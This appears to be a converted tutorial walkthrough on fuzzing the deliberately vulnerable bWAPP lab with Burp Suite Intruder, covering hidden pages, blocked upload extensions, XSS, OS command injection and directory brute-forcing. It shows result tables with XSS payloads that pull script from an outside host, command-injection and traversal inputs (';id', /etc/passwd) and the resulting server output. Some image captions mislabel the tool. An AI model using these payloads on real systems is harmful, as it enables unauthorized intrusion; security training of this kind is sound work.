
There are many web pages that are hidden for the common users but they exist over on a web-application. However, it is quite difficult to determine that, which webpage is giving a **200 Success**, **302 Redirection** or a **404 Not Found**.

Thus, in order to make our work easy, burpsuite drop out with some amazing payload lists which contains almost a number of commonly used webpages that are somewhere hidden inside the webpage.


Back with the bWAPP web-application dashboard, let's **capture an HTTP Request**, and therewith it, we'll again share it with the intruder.



Configuring the payload position to “**portal**” and the attack type to “**Sniper**”.




Now, let's opt the Payload list, and for this time we'll choose it to "Filename – short". Further, we'll hit the "Attack" button to proceed.



From the below image, we can see that there are a number of files that are unknown to us, let's check this **secret** one.


Request	Payload	Status	Error	Timeout	Length
101	info	200			3704
112	login	200			4434
0		200			23785
100	index	302			300
168	security	302			436
167	secret	302			436
117	logout	302			918
1	a	404			646
18	b	404			646
94	i	404			646
164	s	404			646
207	o	404			646
208	l	404			646
209	2	404			646
215	4	404			646

As soon as we manipulate **portal.php** with **secret.php**, we'll thus land up to an unexpected page that says "**Your secret: Any Bug?**"



These were the most common filenames that are largely available at web-applications, but what about the unique ones? The **Filenames – long** gives us the possibility to hunt them too.

Now, rather than the **Filenames – short**, let's opt the **Filenames – long** in the Payload Options.



As soon as we hit the **Attack** button, the fuzzing get's started up and thus within a few minutes we're presented with the redirecting web pages.

Request	Payload	Status	Error	Timeout	Length
196	connect	200			275
471	install	200			2548
676	phpinfo	200			53264
947	test	200			275
984	training	200			4121
0		302			436
126	captcha	302			436
227	credits	302			436
703	portal	302			436
1	A	404			646
2	About	404			650
3	about.us	404			653
4	aboutUs	404			652
5	access	404			651
6	accessibility	404			658

Let's manipulate **portal.php** with **captcha.php** and let's check what it offers to us.




## Fuzz to find Restricted File Upload Extensions

File upload vulnerability is one of the major problems within web-based applications. Here the **attacker uploads a file with some malicious codes within it, which thus could be executed on the server directly**. You can learn more about file upload vulnerability from here.

*There are times when the web-developers blocks up some certain file extensions in order to make their web-applications secure. However, ensuring which extension is blocked by the developer is quite impossible to find out.*

But, we can do this task in one of the most simplest way i.e. by **fuzzing**. Burp's **Intruder** is having a payload list in-built for this thing too, let's use it this time.

Initially, over at the file upload option, select a specific file.



Capture the request in a similar way that we did earlier, and share it to the intruder.

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. A captured POST request to 'http://192.168.0.8:80/bWAPP/unrestricted\_file\_upload.php' is displayed. The 'Action' dropdown menu is open, and the 'Send to Intruder' option is highlighted with a red arrow. The raw request body contains the file name 'ignite.php', which is also highlighted with a red box.

Now, let's setup Payload positions, here we'll do it with the file extension we're having.

Target Positions Payloads Options

### Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

0a7abc644bcd82db33fccee36188c306

12 Upgrade-Insecure-Requests: 1

13 -----1466838124616681569

14 40463185

15 Content-Disposition: form-data; name="file";  
filename="ignite.\$php\$"

16 Content-Type: application/x-php

17

18

Add \$ Clear \$ Auto \$ Refresh

At last, we're now at our favorite section, i.e. opting the built-in payload list. Choose the **Extensions – short** and hit the "**Attack**" button in order to initiate the fuzzing.

Target Positions Payloads Options

### Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are payloads.


Paste Load ...

a  
asp  
aspx  
backup

Filenames - long  
Extensions - short  
Extensions - long  
Format strings  
Form field names  
Form field values  
Server-side variable names  
Fuzzing - SQL injection

Add from list ...

Let's make the output somewhat simpler to analyze, we'll use the **grep option** in order to determine which **extensions are blocked** and which are not. Therefore, at the **Options** tab, scroll down to the **Grep – Match** field, there remove all the predefined keywords and add "**blocked**" over there.



#### Note –

This "blocked" keyword has been added intentionally, as this is the error generated at when a wrong file extension is uploaded. So rather than blocked keyword, you have to use the one that displays as a part of an error message when you upload a restricted file.

As soon as we fire up the "**Attack**" button, we'll be redirected to the next page where the outputs are displayed. Double click on the "**blocked**" section in order to sort the Request.

Cool !! From the below image, you can see that we got all the **blocked extensions mentioned**. Now with this, we can simply upload any file with an extension rather than the marked ones.

Request	Payload	Status	Error	Timeout	Length	blocked
0		200			13928	<input checked="" type="checkbox"/>
2	asp	200			13928	<input checked="" type="checkbox"/>
3	aspx	200			13928	<input checked="" type="checkbox"/>
22	dll	200			13928	<input checked="" type="checkbox"/>
26	exe	200			13928	<input checked="" type="checkbox"/>
44	jsp	200			13928	<input checked="" type="checkbox"/>
51	php	200			13928	<input checked="" type="checkbox"/>
1	a	200			13869	<input type="checkbox"/>
4	backup	200			13869	<input type="checkbox"/>
5	bak	200			13869	<input type="checkbox"/>
6	c	200			13869	<input type="checkbox"/>
7	cfg	200			13869	<input type="checkbox"/>
8	cfm	200			13869	<input type="checkbox"/>
9	cfml	200			13869	<input type="checkbox"/>
10	class	200			13869	<input type="checkbox"/>
11	com	200			13869	<input type="checkbox"/>
12	conf	200			13869	<input type="checkbox"/>
13	cpp	200			13869	<input type="checkbox"/>
14	dat	200			13869	<input type="checkbox"/>
15	data	200			13869	<input type="checkbox"/>
16	db	200			13869	<input type="checkbox"/>
17	dbc	200			13869	<input type="checkbox"/>
18	dbf	200			13869	<input type="checkbox"/>
19	debug	200			13869	<input type="checkbox"/>
20	dev	200			13869	<input type="checkbox"/>

# Fuzzing for Cross-Site Scripting


Cross-Site Scripting often abbreviated as “**XSS**” is a client-side code injection attack where malicious scripts are injected into trusted websites where the input-parameters are not properly sanitized or validated. You can learn more about Cross-Site Scripting from [here](#).

However, such attacks are quite difficult when we try to exploit them with the bare hands, as they were secured up with some validations. Therefore, in order to exploit such validated applications, we need some fuzzing tools and thus for the fuzzing thing, we can count on BurpSuite’s **Intruder** tab.


Turn ON your **Proxy** service and capture the ongoing HTTP request with Burp Suite’s **Intercept** option, therewith it, share it all to the **Intruder**.

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A POST request to `http://192.168.0.8:80/bWAPP/xss_post.php` is displayed. Below the request, there are several buttons: F..., D..., In... (highlighted with a red arrow), A..., O..., and Comment this item. A context menu is open over the request details, listing options like Scan, Do passive scan, Do active scan, Send to Intruder (highlighted with a red arrow), Send to Repeater, Send to Sequencer, Send to Comparer, Send to Decoder, Request in browser, Engagement tools, Change request method, Change body encoding, and Copy URL.

Let's now configure the input parameters, hit the "Add" button to set the **payload position** with "ignite" and set the **Attack type** to "Sniper".




Time to customize the most important thing i.e. the payload list, click on **Add from list..** button and **scroll** until you get the "Fuzzing – XSS" option. Further, hit the "**Attack**" button to initiate the fuzzer.



And there we go, within a few minutes we'll get the output list with all the success hits and drops. Double click on the **length section** to sort them out in the **descending order**.

Request	Payload	Status	Error	Timeout	Length
1	':alert(String.fromCharCode...)	200			13934
19	<DIV STYLE="background-i...	200			13929
2	//--></SCRIPT>">'><SCRIP...	200			13827
18	<DIV STYLE="background-i...	200			13816
11	<SCRIPT/XSS SRC="http://h...	200			13810
12	<SCRIPT/SRC="http://ha.ck...	200			13806
4	<SCRIPT SRC=http://ha.cke...	200			13804
17	<TABLE><TD BACKGROUND...	200			13804
20	<DIV STYLE="width: expres...	200			13802
10	<IMG SRC=" &#14; javasc...	200			13800
9	<IMG """"><SCRIPT>alert("X...	200			13796
7	<IMG SRC=javascrscriptpt...	200			13795
14	<SCRIPT>a=/XSS/alert(a so...	200			13795
16	</TITLE><SCRIPT>alert("XS...	200			13794
	"	200			13794

Cool !! Now, share any of them to the browser in order to check the response is made. And there it is, the browser hits our payload and showed up the response embedded within it as "**XSS**"



# Fuzzing for OS Command Injection

OS Command Injection or Shell Injection is that vulnerability where the attacker tries to executes **arbitrary commands** directly through a vulnerable application, there in order to retrieve information of the webserver or try to **make unauthorized access** into the server. You can surf the complete vulnerability from [here](#).

However, there is no such pre-defined list for this OS Command Injection but still, we can exploit it with the all-in-one fuzzing list i.e. with "**Fuzzing – quick**"

As we did earlier, capture the request again and share it with the Intruder.

The screenshot shows a NetworkMiner capture window. At the top, tabs for Intercept, HTTP history, WebSockets history, and Options are visible. Below that, a toolbar with buttons for Forward, Drop, Intercept is on (which is active), Action, Open Browser, and Comment. The main area displays a POST request to http://192.168.0.8:80/bWAPP/commcmdi.php. The request details are as follows:

```
1 POST /bWAPP/commcmdi.php HTTP/1.1
2 Host: 192.168.0.8
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 30
9 Origin: http://192.168.0.8
10 Connection: close
11 Referer: http://192.168.0.8/bWAPP/commcmdi.php
12 Cookie: PHPSESSID=fc4fc9d488a361178c53323a9d832e1
13 Upgrade-Insecure-Requests: 1
14
15 target=www.nsa.gov&form=submit
```

A context menu is open over the 'target=www.nsa.gov&form=submit' line, with 'Send to Intruder' highlighted and a red arrow pointing to it. Other options in the menu include Scan, Do passive scan, Do active scan, Send to Repeater, Send to Sequencer, Send to Comparer, Send to Decoder, Request in browser, Engagement tools, Change request method, Change body encoding, Copy URL, Copy as curl command, and Copy to file.

Further, lets set the injection point to “[www.nsa.gov](http://www.nsa.gov)” by hitting the **Add** button and set the attack type to **Sniper**.

The screenshot shows the OWASp ZAP tool's "Payload Positions" configuration screen. At the top, there are tabs for Target, Positions (which is selected), Payloads, and Options. Below the tabs, a section titled "Payload Positions" contains a dropdown menu for "Attack type" with "Sniper" selected. A red arrow points to this dropdown. To the right of the dropdown is a "Start attack" button. The main area displays a list of HTTP request headers and a URL parameter. The URL parameter "target=\$www.nsa.gov\$&form=submit" is highlighted with a red arrow. On the far right, there are four buttons: "Add \$" (highlighted with a red arrow), "Clear \$", "Auto \$", and "Refresh".

Let's now opt the smallest and deadliest list to fuzz this injection point. And therewith that hit the “**Attack**” button to initiate the attack.

The screenshot shows the OWASp ZAP tool's "Payload Options [Simple list]" configuration screen. At the top, there are tabs for Target, Positions, Payloads (which is selected), and Options. Below the tabs, a section titled "Payload Options [Simple list]" explains that it lets you configure a simple list of strings used as payloads. A large text area contains a list of payloads, with a red arrow pointing to the "Fuzzing - quick" option in the list. To the left of this list are buttons for Paste, Load ..., Remove, and Clear. Below the list is an "Add" button and an "Enter a new item" input field. At the bottom, there is a dropdown menu for "Add from list ..." with "Fuzzing - quick" selected, indicated by a red arrow. A tooltip for this dropdown says "Add items from a list that have been previously defined or generated by ZAP before it is used."

Within a few seconds, we'll get our output. Alter the length section as in Descending order in order to analyse the responses.

There we go, the “;id” payload is working perfectly here.

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
0		200			13606	
2	xsstest	200			13449	
8	;id	200			13418	→
9	;echo llllll	200			13371	
7	ping -i 30 127.0.0.1 ; x    pi...	200			13364	
1	'	200			13363	
4	...../etc/passwd	200			13363	
5	..\..\..\..\..\..\..\..\boot.ini	200			13363	
3	</foo>	200			13363	
6	))))))))))	200			13363	

Request Response www.hackingarticles.in

Raw Headers Hex Render

```
55555
</button>
74
75      <p>
76
77      </form>
78      <p align="left">
79          uid=33(www-data) gid=33(www-data) groups=33(www-data)
80      </p>
81  </div>
82
83  <div id="side">
```

Let's check the same in the browser too. From the below screenshot you can see that our payload has been triggered out by the web-server.




## Fuzzing for Hidden Directories

Similar to the web pages, there are some directories too that are hidden from the normal users, but yes they exist over the application.

However, it's about to impossible to find these directories with the naked eyes. Therefore, to make our work easy and to make this task possible, burpsuite offers an amazing payload list that will drop out all the hidden directories within a few seconds. Thereby, this attack is also known as Web Directory Bruteforcing, you can check the same from [here](#).

Over at the application, place a **random keyword** so that it would be easy to set out **an injection point**. As in our case, we've injected “abc” after the web application’s URL. Further, capture the Request and share the same to the intruder.



Now, here comes the role of our keyword, select it and hit the **Add** button.

The screenshot shows the 'Payload Positions' configuration screen in OWASP ZAP. The 'Attack type' is set to 'Sniper'. The 'Host' header is selected for modification. A red arrow points to the 'Add' button on the right side of the interface. Other visible headers include 'User-Agent', 'Accept', 'Accept-Language', 'Accept-Encoding', 'Connection', and 'Upgrade-Insecure-Requests'.

Time to move further at our favourite step, select the Dictionary – short payload list from the **Add from list...** option.

The screenshot shows the 'Payload Options [Simple list]' configuration screen in OWASP ZAP. The 'Payload type' is set to 'Simple list'. A red arrow points to the 'Directories - short' option in the dropdown menu. Other listed options include 'Directories - long', 'Filenames - short', 'Filenames - long', 'Extensions - short', 'Extensions - long', 'Format strings', and 'Form field names'. There is also a 'Paste' button and a 'Load ...' button.

As soon as we hit the **Attack** button, our fuzzing will get starts up and within a few minutes, we'll be presented with a list of **hidden files**.

Request	Payload	Status	Error	Timeout	Length	Comment
Filter: Showing all items						
1189	userdb	200			984	
960	resume	200			1195	
996	Security	200			1199	
31	Admin_files	200			1205	
0		404			1338	
1	A	404			1338	
2	About	404			1338	
3	about-us	404			1338	
4	about_us	404			1338	
5	aboutus	404			1338	
6	AboutUs	404			1338	
7	aboutUs	404			1338	
8	abstract	404			1338	
9	academics	404			1338	
10	acceso	404			1338	
11	accessibility	404			1338	
12	accessories	404			1338	
13	accesswatch	404			1338	
14	acciones	404			1338	
15	accounts	404			1338	
16	action	404			1338	
17	active	404			1338	
18	activities	404			1338	
19	ad	404			1338	

Seems like the **Admin\_files** is having some juicy content, let's check it out in the browser.

Index of /ignite/Admin\_files ←

Name	Last modified	Size	Description
